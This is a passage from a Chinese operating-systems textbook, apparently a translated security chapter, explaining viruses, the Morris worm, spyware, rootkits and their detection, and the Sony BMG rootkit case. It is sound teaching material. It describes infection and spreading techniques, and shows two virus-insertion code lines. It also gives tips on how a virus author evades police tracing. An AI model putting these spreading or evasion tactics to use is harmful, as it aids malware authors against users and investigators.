这种设计给了病毒以可乘之机。它可以捕获所有中断向量，如图9-29a所示。当加载驱动程序时，部分向量被覆盖，但是除非时钟驱动程序首先被载入，否则会有大量的时钟中断用来激活病毒。丢失了打印机中断的情况如图9-29b所示。只要病毒发现有某一个中断向量已被覆盖，它就再次覆盖该向量，因为这样做是安全的（实际上，有些中断向量在启动时被覆盖了好几次，Virgil很明白是怎么回事）。重新夺回打印机控制权的示意图如图9-29c所示。在所有的一切都加载完毕后，病毒恢复所有的中断向量，而仅仅为自己保留了系统调用陷阱向量。至此，内存驻留病毒控制了系统调用。事实上，大多数内存驻留病毒就是这样开始运行的。




图9-29 a) 病毒捕获了所有的中断向量和陷阱向量后；b) 操作系统夺回了打印机中断向量；c) 病毒意识到打印机向量的丢失并重新夺回了控制权

6. 设备驱动病毒

深入内存有点像洞穴探险——你不得不扭曲身体前进并时刻担心物体砸落在头上。如果操作系统能够友好并光明正大地装入病毒，那么事情就好办多了。其实只要那么一点点努力，就可以达到这一目标。解决办法是感染设备驱动程序，这类病毒叫做*设备驱动病毒*（device driver virus）。在Windows和有些UNIX系统中，设备驱动程序是位于磁盘里或在启动时被加载的可执行程序。如果有一个驱动程序被寄生病毒感染，病毒就能够在每次启动时被正大光明地载入。而且，当驱动程序运行在核心态下，一旦被加载就会调用病毒，从而给病毒获取系统调用的陷阱向量的机会。这样的情况促使我们限制驱动程序运行在用户态，这样的话即使驱动程序被病毒感染，它们也不能像在内核态的驱动程序一样，造成很大的危害。

7. 宏病毒

许多应用程序，如Word和Excel，允许用户把一大串命令写入宏文件，以便日后一次按键就能够执行。宏可附在菜单项里，这样当菜单项被选中时宏就可以运行。在Microsoft Office中，宏可以包含完全用Visual Basic编程语言编写的程序。宏程序是解释执行而不是编译执行的，但解释执行只影响运行速度而不影响其执行的效果。宏可以是针对特定的文档，所以Office就可以为每一个文档建立宏。

现在我们看一看问题所在。Virgil在Word里建立了一个文档并创建了包含OPEN FILE功能的宏。这个宏含有一个宏病毒代码。然后他将文档发送给受害人，受害人很自然地打开文件（假设E-mail程序还没有打开文件），导致OPEN FILE宏开始运行。既然宏可以包含任意程序，它就可以做任何事情，如感染其他的Word文档，删除文件等。对Microsoft来说，Word在打开含有宏的文件时确实能给出警告，但大多数用户并不理解警告的含义并继续执行打开操作。而且，合法文件也会包含宏。还有很多程序甚至不给出警告，这样就更难以发现病毒了。

随着E-mail附件数量的增长，发送嵌有宏病毒的文档成为越来越严重的问题。比起把真正的引导扇区隐藏在坏块列表以及把病毒藏在中断向量里，这样的病毒更容易编写。这意味着更多缺乏专业知识的人都能制造病毒，从而降低了病毒产品的质量，给病毒制造者带来了坏名声。

8. 源代码病毒

寄生病毒和引导区病毒对操作系统平台有很高的依赖性；文件病毒的依赖性就小得多（Word运行在Windows和Macintosh上，但不是UNIX）。最具移植性的病毒是源代码病毒（source code virus）。请想象图9-27，若该病毒不是寻找可执行二进制文件，而是寻找C语言程序并加以改变，则仅仅改动一行即可（调用access）。infect过程可以在每个源程序文件头插入下面一行：

```
#include <virus.h>
```

还可以插入下面一行来激活病毒：

```
run_virus();
```

判断在什么地方插入需要对C程序代码进行分析，插入的地方必须能够允许合法的过程调用并不会成为无用代码（如插入在return语句后面）。插入在注释语句里也没什么效果，插入在循环语句里倒可能是个极好的选择。假设能够正确地插入对病毒代码的调用（如正好在main过程结束前，或在return语句结束前），当程序被编译时就会从virus.h处（虽然proj.h可能会引起更少的注意）获得病毒。

当程序运行时，病毒也被调用。病毒可以做任何操作，如查找并感染其他的C语言程序。一旦找到一个C语言程序，病毒就插入上面两行代码，但这样做仅对本地计算机有效，并且virus.h必须安放妥当。要使病毒对远程计算机也奏效，程序中必须包括所有的病毒源代码。这可以通过把源代码作为初始化后字符串来实现，特别是使用一串32位的十六进制整数来防止他人识破企图。字符串也许会很长，但是对于今天的大型代码而言，这是可以轻易实现的。

对初学读者来说，所有这些方法看起来都比较复杂。有人也许会怀疑这样做是否在操作上可行。事实上是可行的。Virgil是极为出色的程序员，而且他手头有许多空闲时间。读者可以看看当地的报纸就知道了。

9. 病毒如何传播

病毒的传播需要很多条件。让我们从最古典的方式谈起。Virgil编写了一个病毒，把它放进了自己的程序（或窃取来的程序）里，然后开始分发程序，如放入共享软件站点。最后，有人下载并运行了程序。这时有好几种可能。病毒可能开始感染硬盘里的大多数文件，其中有些文件被用户共享给了自己的朋友。病毒也可以试图感染硬盘的引导扇区。一旦引导扇区被感染，就很容易在核心态下放置内存驻留病毒。

现在，Virgil也可以利用其他更多的方式。可以用病毒程序来查看被感染的计算机是否连接在局域网上，如一台机器很可能属于某个公司或大学的。然后，就可以通过该局域网感染所有服务器上未被保护的文件。这种感染不会扩散到已被保护的文件，但是会让被感染的文件运行起来十分奇怪。于是，运行这类程序的用户会寻求系统管理员的帮助，系统管理员会亲自试验这些奇怪的文件，看看是怎么会事。如果系统管理员此时用超级用户登录，病毒会感染系统代码、设备驱动程序、操作系统和引导扇区。犯类似这样的一个错误，就会危及局域网上所有计算机的安全。

运行在局域网上的计算机通常有能力通过Internet或私人网络登录到远程计算机上，或者甚至有权无须登录就远程执行命令。这种能力为病毒提供了更多传播的机会。所以往往一个微小的错误就会感染整个公司。要避免这种情况，所有的公司应该制定统一的策略防止系统管理员犯错误。

另一种传播病毒的方法是在经常发布程序的USENET新闻组或网站上张贴已被感染病毒的程序。也可以建立一个需要特别的浏览器插件的网页，然后确保插件被病毒感染上。

还有一种攻击方式是把感染了病毒的文档通过E-mail方式或USENET新闻组方式发送给他人，这些

文档被作为邮件的附件。人们从未想到会去运行一个陌生人邮给他们的程序，他们也许没有想到，点击打开附件导致在自己的计算机上释放了病毒。更糟的是，病毒可以寻找用户的邮件地址簿，然后把自己转发给地址簿里所有的人，通常这些邮件是以看上去合法的或有趣的标题开头的。例如：

Subject：Change of plans
Subject：Re：that last e-mail
Subject：The dog died last night
Subject：I am seriously ill
Subject：I love you

当邮件到达时，收信人看到发件人是朋友或同事，就不会怀疑有问题。而一旦邮件被打开就太晚了。“I LOVE YOU”病毒在2000年6月就是通过这种方法在世界范围内传播的，并导致了数十亿美元的损失。

与病毒的传播相联系的是病毒技术的传播。在Internet上有多个病毒制造小组积极地交流，相互帮助开发新的技术、工具和病毒。他们中的大多数人可能是对病毒有癖好的人而不是职业罪犯，但带来的后果却是灾难性的。另一类病毒制造者是军人，他们把病毒作为潜在的战争武器来破坏敌人的计算机系统。

与病毒传播相关的另一个话题是逃避检测。监狱的计算设施非常差，所以Virgil宁愿避开他们。如果Virgil将最初的病毒从家里的计算机张贴到网上，就会产生危险。一旦攻击成功，警察就能通过最近病毒出现过的时间信息跟踪查找，因为这些信息最有可能接近病毒来源。

为了减少暴露，Virgil可能会通过一个偏远城市的网吧登录到Internet上。他既可以把病毒带到软盘上自己打开，也可以在没有软磁盘驱动器的情况下利用隔壁女士的计算机读取book.doc文件以便打印。一旦文件到了Virgil的硬盘，他就将文件名改为Virus.exe并运行，从而感染整个局域网，并且让病毒在两周后激活，以防警察列出一周内进出该城市机场的可疑人员名单。

另一个方法是不使用软盘驱动器，而通过远程FTP站点放置病毒。或者带一台笔记本电脑连接在网吧的Ethenet或USB端口上，而网吧里确实有这些服务设备供携带笔记本电脑的游客每天查阅自己的电子邮件。

关于病毒还有很多需要讨论的内容，尤其是他们如何隐藏自己以及杀毒软件如何将之发现。在本章后面讨论恶意软件防护的时候我们会回到这个话题。

9.7.3 蠕虫

互联网计算机发生的第一次大规模安全灾难是在1988年的11月2日，当时Cornell大学毕业生Robert Tappan Morris在Internet网上发布了一种蠕虫程序，结果导致了全世界数以千计的大学、企业和政府实验室计算机的瘫痪。这也导致了一直未能平息的争论。我们稍后将重点描述。具体的技术细节请参阅Spafford的论文（1989版），有关这一事件的警方惊险描述请参见Hafner和Markoff的书（1991版）。

故事发生在1988年的某个时候，当时Morris在Berkeley大学的UNIX系统里发现了两个bug，使他能不经授权接触到Internet网上所有的计算机。Morris完全通过自身努力，写了一个能够自我复制的程序，叫做蠕虫（worm）。蠕虫可以利用UNIX的bug，在数秒种内自我复制，然后迅速传染到所有的机器。Morris为此工作了好几个月，并想方设法调试以逃避跟踪。

现在还不知道1988年11月2日的发作是否是一次实验，还是一次真正的攻击。不管怎么说，病毒确实让大多数Sun和VAX系统在数小时内臣服。Morris的动机还不得而知，也有可能这是他开的一个高科技玩笑，但由于编程上的错误导致局面无法控制。

从技术上来说，蠕虫包含了两部分程序，引导程序和蠕虫本身。引导程序是99行的称为l1.c的程序，它在被攻击的计算机上编译并运行。一旦发作，它就在源计算机与宿主机之间建立连接，上传蠕虫主体并运行。在花费了一番周折隐藏自身后，蠕虫会查看新宿主机的路由表看它是否连接到其他的机器上，通过这种方式蠕虫把引导程序传播到所有相连的机器。

蠕虫在感染新机器时有三种方法。方法1是试图使用rsh命令运行远程shell程序。有些计算机信任其他机器，允许其他机器不经校验就可运行rsh命令。如果方法一可行，远程shell会上传蠕虫主体，并从那里继续感染新的计算机。

方法2是使用一种在所有系统上叫做finger的程序，该程序允许Internet上任何地方的用户通过键入

finger name@site

来显示某人的在特定安装下的个人信息。这些信息通常包括：个人姓名、登录名、工作和家庭地址、电话号码、传真号码以及类似的信息。这有点像电话本。

finger是这样工作的。在每个站点有一个叫做finger守护进程的后台进程，它一直保持运行状态，监视并回答所有来自因特网的查询。蠕虫所做的是调用finger，并用一个精心编写的、由536个特殊字节组成的字符串作为参数。这一长串覆盖了守护进程的缓冲和栈，如图9-24c所示。这里所利用的缺陷是守护进程没有检查出缓冲区和栈的溢出情形。当守护进程从它原先获得请求时所在的过程中返回时，它返回的不是main，而是栈上536字节中包含的过程。该过程试图运行sh。如果成功，蠕虫就掌握了被攻击计算机里运行的shell。

方法3是依靠在电子邮件系统里的sendmail程序，利用它的bug允许蠕虫发送引导程序的备份并运行。

蠕虫一旦出现就准备破解用户密码。Morris没有在这方面做大量的有关研究。他所做的是问自己的父亲，一名美国国家安全局（该局是美国政府的密码破解机构）的安全专家，要一份Morris Sr. 和Ken Thompson十年前在Bell实验室合著的经典论文（Morris和Thompson,1979）。每个被破译的密码允许蠕虫登录到任何该密码所有者具有账号的计算机上。

每一次蠕虫访问到新的机器，它就查看是否有其他版本的蠕虫已经存活。如果有，新的版本就退出，但七次中有一次新蠕虫不会退出。即使系统管理员启动了旧蠕虫来愚弄新蠕虫也是如此，这大概是为了给自己做宣传。结果，七次访问里的一次产生了太多的蠕虫，导致了所有被感染机器的停机：它们被蠕虫感染了。如果Morris放弃这一策略，只是让新蠕虫在旧蠕虫存在的情况下退出，蠕虫也许就不那么容易被发现了。

当Morris的一个朋友试图向纽约时报记者John Markoff说明整个事件是个意外，蠕虫是无害的，作者也很遗憾等的时候，Morris被捕了。Morris的朋友不经意地流露出罪犯的登录名是rtm。把rtm转换成用户名十分简单——Markoff所要做的只是运行finger。第二天，故事上了头条新闻，三天后影响力甚至超过了总统选举。

Morris被联邦法院审判并证实有罪。他被判10 000美元罚款，三年察看和400小时的社区服务。他的法律费用可能超过了150 000美元。这一判决导致了大量的争论。许多计算机业界人员认为他是个聪明的研究生，只不过恶作剧超出了控制。蠕虫程序里没有证据表明Morris试图偷窃或毁坏什么。而其他人认为Morris是个严重的罪犯必须蹲监狱。Morris后来在哈佛大学获得了博士学位，现在他是一名麻省理工学院的教授。

这一事件导致的永久结果是建立了计算机应急响应机构（Computer Emergency Response Team，CERT），这是一个发布病毒入侵报告的中心机构，有多名专家分析安全问题并设计补丁程序。CERT有了自己的下载网站，CERT收集有关会受到攻击的系统缺陷方面的信息并告知如何修复。重要的是，它把这类信息周期发布给Internet上的数以千计的系统管理员。但是，某些别有用心的人（可能假装成系统管理员）也可以得到关于系统bug的报告，并在这些bug修复之前花费数小时（或数天）寻找破门的捷径。

从Morris蠕虫出现开始，越来越多种类的蠕虫病毒出现在网络上。这些蠕虫病毒的机制与Morris一样，所不同之处只是利用系统中不同软件的不同漏洞。由于蠕虫能够自我复制，因此扩散趋势比病毒要快。其结果是，越来越多的反蠕虫技术被开发出来，它们大多都试图在蠕虫第一次出现的时候将其发现，而不是在它们进入中心数据库时才实施侦测（Portokalidis 和Bos, 2007）。

9.7.4 间谍软件

间谍软件（spyware）是一种迅速扩散的恶意软件，粗略地讲，间谍软件是在用户不知情的情况下加载到PC上的，并在后台做一些超出用户意愿的事情。但是要定义它却出乎意料的微妙。比如Windows自动更新程序下载安全组件到安装有Windows的机器上，用户不需要干预。同样地，很多反病毒软件也在后台自动更新。上述的两种情况都不被认为是间谍软件。如果Potter Stewart还健在的话，他也许会说："我不能定义间谍软件，但只要我看见它，我就知道。"

其他人通过努力，进一步地尝试定义间谍软件。Barwinski等人认为它有四个特征：首先，它隐藏自身，所以用户不能轻易地找到；其次，它收集用户数据（如访问过的网址、口令或信用卡号）；再次，它将收集到的资料传给远程的监控者；最后，在卸载它时，间谍软件会试图进行防御。此外，一些间谍软件改变设置或者进行其他的恶意行为。

Barwinski等人将间谍软件分成了三大类。第一类是为了营销：该类软件只是简单地收集信息并发送给控制者，以更好地将广告投放到特定的计算机。第二类是为了监视：某些公司故意在职员的电脑上安装间谍软件，监视他们在做什么，在浏览什么网站。第三类接近于典型的恶意软件，被感染的电脑成为僵尸网络中的一部分，等待控制者的指令。

他们做了一个实验，通过访问5000个网站看什么样的网站含有间谍软件。他们发现这些网站和成人娱乐、盗版软件、在线旅行有关。

华盛顿大学做了一个覆盖面更广的调查（Moshchuk等人，2006）。在他们的调查中，约18 000 000个URL被感染，并且6%被发现含有间谍软件。所以AOL/NCSA所作的调查就不奇怪了：在接受调查的家用计算机中，80%深受间谍软件的危害，平均每台计算机有93个该类软件。华盛顿大学的调查发现成人、明星和桌面壁纸相关的网站有最高的感染率，但他们没有调查旅行相关的网站。

1. 间谍软件如何扩散

显然，接下来的问题是："一台计算机是如何被间谍软件感染的？"一种可能途径和所有的恶意软件是一样的：通过木马。不少的免费软件是包含有间谍软件的，软件的开发者可能就是通过间谍软件而获利的。P2P文件共享软件（比如Kazaa）就是间谍软件的温床。此外，许多网站显示的广告条幅直接指向了含有间谍软件的网页。

另一种主要的感染途径叫做下载驱动（drive-by down load），仅仅访问网页就可能感染间谍软件（实际上是恶意软件）。执行感染的技术有三种。首先，网页可能将浏览器导向一个可执行文件（.exe）。当浏览器访问此文件时，会弹出一个对话框提示用户运行、或保存该文件。因为合法文件的下载也是一样的机制，所以大部分用户直接点击执行，导致浏览器下载并运行该软件。然后电脑就被感染了，间谍软件可以做它想做的任何事。

第二种常见的途径是被感染的工具条。IE和Firefox这两种浏览器都支持第三方工具条。一些间谍软件的作者创建很好看的功能也不错的工具条，然后广泛地宣传。用户一旦安装了这样的工具条也就被感染了，比如，流行的Alexa工具条就含有间谍软件。从本质上讲，这种感染机制很像木马，只是包装不同。

第三种感染的途径更狡猾。很多网页都使用一种微软的技术，叫做ActiveX控件。这些控件是在浏览器中运行并扩展其功能的二进制代码。例如，显示某种特定的图片、音频或视频网页。从原则上讲，这些技术非常合法。实际上它非常的危险，并可能是间谍软件感染的主要途径。这项技术主要针对IE，很少针对Firefox或其他类型的浏览器。

当访问一个含有ActiveX控件的网页时，发生什么情况取决于IE的安全性设置。如果安全性设置太低，间谍软件就自动下载并执行了。安全性设置低的原因是如果设置太高，许多的网页就无法正常显示（或根本无法显示），或者IE会一直进行提示，而用户并不清楚这些提示的作用。

现在我们假设用户有很高的安全性设置。当访问一个被感染的网页时，IE检测到有ActiveX控件，然后弹出一个对话框，包含有网页内容提示，比如：

你希望安装并运行一个能加速网页访问的程序吗？

大多数人认为很不错，然后点"是"。好吧，这是过去的事情。聪明的用户可能会检查对话框其他的内容，还有其他两项。一个是指向从来没有听说过的，也没有包含任何有用信息的认证中心的链接，这其实只表明该认证中心只担保这家网站的存在，并有足够的钱支付认证的费用。ActiveX控件实际上可以做任何事情，所以它非常强大，并且可能让用户很头疼。由于虚假的提示信息，即使聪明的用户也常常选择"是"。

如果他们点"不是"，在网页上的脚本则利用IE的bug，试图继续下载间谍软件。不过没有可利用的bug，就会一次次试图下载该控件，一次次的弹出同样的对话框。此时，大多数人不知道该怎么办（打开任务管理器，杀掉IE的进程），所以他们最终放弃并选择"是"。

通常情况下，下一步是间谍软件显示20～30页用陌生的语言撰写的许可凭证。一旦用户接受了许可凭证，他就丧失了起诉间谍软件作者的机会，因为他同意了该软件的运行，即使有时候当地的法律并不认可这样的许可凭证（如果许可凭证上说"本凭证坚定地授予凭证发放者杀害凭证接受者的母亲，并继承其遗产的权利"，凭证发放者依然很难说服法庭）。

2. 间谍软件的行为

现在让我们看看间谍软件的常见行为：

- 更改浏览器主页。
- 修改浏览器收藏页。
- 在浏览器中增加新的工具条。
- 更改用户默认的媒体播放器。
- 更改用户默认的搜索引擎。
- 在Windows桌面上增加新的图标。
- 将网页上的广告条替换成间谍软件期望的样子。
- 在标准的Windows对话框中增加广告。
- 不停地产生广告。

最前面的三条改变了浏览器的行为，即使重启操作系统也不能恢复以前的设置。这种攻击叫做*劫持浏览器*（brower hijacking）。接下来的两条修改了Windows注册表的设置，把用户引向了另外的媒体播放器（播放间谍软件所期望的广告）和搜索引擎（返回间谍软件所期望的网页）。在桌面上添加图标显然是希望用户运行新安装的程序。替换网页广告条（468×60.gif 图像）就像所有被访问过网页一样，为间谍软件指定的网页打广告。最后一项是最麻烦的：一个可关闭的广告立刻产生另一个弹出广告，以致无法结束。此外，间谍软件常常关闭防火墙、卸载其他的间谍软件，并可能导致其他的恶意行为。

许多间谍软件有卸载程序，当这些卸载程序几乎不能用，所以经验不足的用户没有办法卸载。幸运的是，一个新的反间谍软件产业已经兴起，现有的反病毒厂商跃跃欲试。

间谍软件不应该和*广告软件*（adware）混淆起来，合法的软件生产商提供了两种软件版本：一个含有广告的免费版本和一个不含广告的付费版本。软件生产商的这种办法非常聪明，用户为了不受广告的烦扰，而不得不升级到付费版本。

9.7.5 rootkit

rootkit是一个程序或一些程序和文件的集合，它试图隐藏其自身的存在，即使被感染主机的拥有者已经决定对其进行定位和删除。在通常情况下，rootkit包含一些同样具有隐藏性的恶意软件。rootkit可以用我们目前讨论过的任一方法进行安装，包括病毒、蠕虫和间谍软件，也可以通过其他方法进行安装。我们将稍后讨论其中的一种。

1. rootkit的*类型*

我们讨论目前可能的五种rootkit。根据“rootkit在哪里隐藏自己”，我们自底向上将rootkit分为如下几类：

1) *固件*rootkit。至少从理论上讲，一个rootkit可以通过更新BIOS来隐藏自己在BIOS中。只要主机被引导启动或者一个BIOS函数被调用，这种rootkit就可以获得控制。如果rootkit在每次使用后对自己加密而在每次使用前对自己解密，它就很难被发现。这种rootkit在现实环境下还没有发现。

2) *管理程序*rootkit。这是一种尤其卑鄙的rootkit，它可以在一个由自己控制的虚拟机中运行整个操作系统和所有应用程序。第一个概念证明“蓝药丸”（blue pill，取自电影《黑客帝国》）在2006年被波兰黑客Joanna Rutkowska提出。这种rootkit通常更改引导顺序以便它能在主机启动时在裸机下执行管理程序，这个管理程序会在一个虚拟机中启动操作系统和所有应用程序。与前一种方法类似，这种方法的优点在于没有任何东西隐藏在操作系统、库或者程序中，因此检查这些地方的rootkit检测程序就显得不足。

3) *内核*rootkit。目前最常见的rootkit感染操作系统并作为驱动程序或可引导内核模块隐藏于其中。这种rootkit可以轻松地将一个大而复杂且频繁变化的驱动程序替换为一个新的驱动程序，这个新的驱动程序既包含原驱动程序又包含rootkit。

4) *库*rootkit。另一个rootkit可以隐藏的地方是系统库，如Linux中的libc。这种位置给恶意软件提供了机会去检查系统调用的参数和返回值，并根据自身隐藏的需要更改这些参数和返回值。

5) *应用程序*rootkit。另一个隐藏rootkit的地方是在大的应用程序中，尤其是那些在运行时会创建很多新文件的应用程序中（如用户分布图、图像预览等）。这些新文件是隐藏rootkit的好地方，没有人会怀疑其存在。

这五种rootkit可以隐藏的位置由图9-30所示。




图9-30 rootkit可以隐藏的五种位置

2. rootkit检测

当硬件、操作系统、库和应用程序不能被信任时，rootkit很难被检测到。例如，一种查找rootkit的明显方法是列举磁盘上的所有文件，但是读取目录的系统调用、调用系统调用的库函数以及列表程序都有潜在的恶意性，并有可能忽略掉与rootkit相关的文件。然而情况也绝非无可救药。

检测一个引导自己的管理程序并在其控制下的虚拟机中运行操作系统和应用程序的rootkit虽然难以处理但也并非不可能。这要求从性能和功能上仔细检查虚拟机和实际机器的细微差异。Garfinkel等（2007）已经提出了一些这样的差异（如下所述），Carpenter等（2007）也讨论了这个话题。

一类检测方法依赖于一个事实：管理程序自身使用物理资源而失去这些资源可以被检测到。例如，管理程序需要使用一些TLB入口，在这些稀缺资源的使用上与虚拟机产生竞争。rootkit检测程序可以向TLB施加压力，观察其性能并与此前在裸机上测量的性能数据进行比较。

另一类检测方法与计时相关，尤其与虚拟输入输出设备的计时相关。假设在实际机器上读出一些PCI设备寄存器需要100个时钟周期，这个时间很容易重现。在一个虚拟环境下，这个寄存器的值来自于内存，它的读取时间依赖于它到底在CPU一级缓存、二级缓存还是实际RAM中。检测程序可以轻易地强迫其在这些状态之间来回移动并测量实际读取时间的变化。注意我们关注的是读取时间的变化而非实际的读取时间。

另一个可以被探查的部分是执行特权指令的时间，尤其是对那些在实际硬件上只需要几个时钟周期而在被模拟时需要几百或几千个时钟周期的特权指令。例如，如果读出某个被保护的CPU寄存器在实际硬件环境下需要1纳秒，那么10亿次软中断和模拟绝不可能在1秒内完成。当然，管理程序可以欺骗报告模拟时间而不报告所有涉及时间的系统调用的实际时间，检测程序可以通过连接提供精确时间基准的远程主机或网站来绕过时间模拟。因为检测程序只需要测量时间间隔（例如，执行10亿次被保护寄存器的读操作需要多少时间），本地时钟和远程时钟的偏移没有关系。

如果没有管理程序被塞入硬件和操作系统之间，那么rootkit可能被隐藏在操作系统中。很难通过引导计算机来检测其存在，因为操作系统是不可信的。例如，rootkit可能安装大量的文件，这些文件的文件名都由“$$$_”起始，当读取代表用户程序的目录时，不报告这些文件的存在。

在这样的环境下检测rootkit的一个方法是从一个可信的外部介质（如CD-ROM/DVD或USB棒）引导计算机，然后磁盘可以被一个反rootkit程序扫描，这时不用担心rootkit会干扰这个扫描。另一个选择是对操作系统中的每个文件做密码散列，这些散列值可以与一个列表中的散列值进行比较，这个列表在系统安装的时候生成并存储于系统外的一个不可被篡改的位置。如果没有预先建立这些散列值，也可以由安装CD-ROM或DVD即时计算得到，或由被比较文件自身进行计算得到。

库和应用程序中的rootkit更难隐藏，当操作系统从一个外部介质装入并可信时，这些库和应用程序的散列值也可以与已知为正确且存储与CD-ROM上的散列值进行比较。

到目前为止，我们讨论的都是被动rootkit，它们不会干扰检测软件。还存在一些主动rootkit，它们查找并破坏检测软件或至少将检测软件更改为永远报告“NO ROOTKITS FOUND!”（没有发现rootkit），这些rootkit要求更复杂的检测方法。幸运的是，到目前为止在现实环境下主动rootkit还没有出现。

在发现rootkit后应该做什么这个问题上存在两种观点。一种观点认为系统管理员应该像处理癌症的外科医生那样非常小心地切除它。另一种观点认为尝试移除rootkit太过危险，可能还有其他碎片隐藏在

其他地方，在这一观点下，惟一的解决办法是回复到上一个已知干净的完整备份。如果没有可用的备份，就要求从原始CD-ROM/DVD进行新的安装。

3. Sony rootKit

在2005年，Sony BMG公司发行了一些包含rootkit的音乐CD。这被Mark Russinovich（Windows管理工具网站www.sysinternals.com的共同创始人之一）发现，那时他正在开发一个rootkit检测工具并惊奇地在自己的系统中找到了一个rootkit。他在自己的blog中写下了这件事，这很快传遍了各大媒体和互联网。一些科技论文与此相关（Arnab和Hutchison, 2006; Bishop和Frincke, 2006; Felten和Halderman, 2006; Halderman和Felten, 2006;Levine et al.,2006）。这件事导致的轰动直到好几年以后才逐渐停止。以下我们对此事件做简单的描述。

当用户插入CD到一个Windows系统计算机的驱动器中时，Windows查找一个名为autorun.inf的文件，其中包含了一系列要执行的动作，通常包括打开一些CD上的程序（如安装向导）。正常情况下，音乐CD没有这些文件因为即便它们存在也会被单机CD播放器忽略。显然Sony的某个天才认为他可以聪明地通过放置一个autorun.inf文件在一些CD上来防止音乐盗版。当这些CD插入计算机时，就会立即安静地安装一个12MB大小的rootkit。然后一个许可协议被显示，其中没有提到任何关于软件被安装的信息。在显示许可的同时，Sony的软件检查是否有200种已知的复制软件中的任一种正在运行，如果有的话就命令用户停止这些复制软件。如果用户同意许可协议并关闭了所有的复制软件，音乐将可以播放，否则音乐就不能播放。即使用户拒绝协议，rootkit仍然被安装。

这个rootkit的工作方法如下。它向Windows内核插入一系列文件名由“sys”起始的文件。这些文件之一是一个过滤器，这个过滤器截取所有向CD-ROM驱动器的系统调用并禁止除Sony的音乐播放器之外的所有程序读取CD。这一动作使得复制CD到硬盘（这是合法的）变得不可能。另一个过滤器截取所有读取文件、进程和注册表列表的调用，并删除所有由“sys”起始的项（即便这些项是由与Sony和音乐都完全无关的程序而来的），目的是为了掩盖rootkit。这一方法对于rootkit设计新手来说非常标准。

在Russinovich发现这一rootkit之前，它已经被广泛地安装，这完全不令人惊讶，因为在超过2000万张CD上包含此rootkit。Dan Kaminsky（2006）研究了其广度并发现全世界超过50万个网络中的计算机已经被感染。

当消息传出时，Sony的第一回应是它有权保护其知识产权。在National Public Radio的一次采访中，Sony BMG的全球数字业务主席Thomas Hesse说：“我认为绝大多数人甚至不知道什么是rootkit，那么他们何必那么在意它？”当这一回应激起了公众怒火时，Sony让步并发行了一个补丁来移除对“sys”文件的掩盖，但仍保留rootkit。随着压力的增加，Sony最终在其网站上发布了一个卸载程序，但作为获得卸载程序的条件，用户必须提供一个E-mail地址并同意Sony可以在以后向他们发送宣传材料（这些可以被大多数人过滤掉）。

随着故事的终结，人们发现Sony的卸载程序存在技术缺陷，使得被感染的计算机非常容易遭受互联网上的攻击。人们还发现该rootkit包含了从开源项目而来的代码，这违反了这些开源项目的著作权（这些开源项目的著作权要求对其软件的免费使用也发布源代码）。

除了空前的公众关系灾难之外，Sony也面临着法律危机。德克萨斯州控告Sony违反了其反间谍软件法以及欺诈性贸易惯例法（因为即使许可被拒绝rootkit仍然会被安装）。此后在39个州都提起了公诉。在2006年12月，在Sony同意支付425万美元、同意停止在其未来的CD中放入rootkit并授权每位受害者可以下载一个有限的音乐目录下的三张专辑之后，这些诉讼得以解决。在2007年1月，Sony承认其软件秘密监视用户的收听习惯并将其报告回Sony也违反了美国法律。在与公平贸易委员会（FTC）的协议中，Sony同意支付那些计算机遭到其软件破坏的用户150美元的补偿。

关于Sony的rootkit的故事已经为每一位曾经认为rootkit只是学术上的稀奇事物而与现实世界无关的读者提供了实例。在互联网上搜索“Sony rootkit”会发现大量补充信息。

9.8 防御

面对危机四伏的状况，那么还有确保系统安全的可能吗？当然，是有的，下面的小节要介绍一下几种设计和实现系统的方法来提高它们的安全性。一个最重要的概念就是*全面防御*（defense in depth）。

基本地讲，这个概念是指你必须有多层的安全性，以便于当其中的一层被破坏，仍然还有其他层要去防御。想象一下这样的一个房子，有一个高的带钉子的关闭着的铁栅栏，在院子里有运动检测器，前门上有两把做工精良的锁，屋子里还有一个计算机控制的盗窃报警系统。每一个技术自己本身都是有价值的，为了闯入这个房子盗贼需要打败所有的防御。一个安全的计算机系统就应该像这个房子一样，有着多层的安全性。我们将要介绍其中的某些层次。防御不是真的分等级的，而是我们要从一般的外部的东西开始，然后逐渐深入到细节。

9.8.1 防火墙

能够把任何地方的一台计算机连接到其他一台任何地方的计算机上是一件好坏参半的事情。网络上有很多有价值的资料，但是同时连接到Internet上也使我们的计算机面临着两种危险：来自外部和来自内部。来自外部的危险包括黑客、病毒、间谍软件以及其他的恶意软件。来自内部的危险包括了机密信息泄露，比如信用卡号、密码、纳税申请单和各种各样的公司信息。

因此，我们需要某种机制来保证“好”的留下来并且阻止“坏”的进入。一种方法是使用*防火墙*(firewall)，它是一种中世纪古老的安全措施的现代版本：在你的城堡周围挖一条护城河。这样的设计强制每一个进入或者离开城堡的人都要经过惟一的一座吊桥，I/O警察可以在吊桥上检查每一个经过的人。对于网络，这种方法也是可行的：一个公司可能有很多的任意连接的局域网，但是所有进入或离开公司的网络流都要强制地通过一个电子吊桥——防火墙。

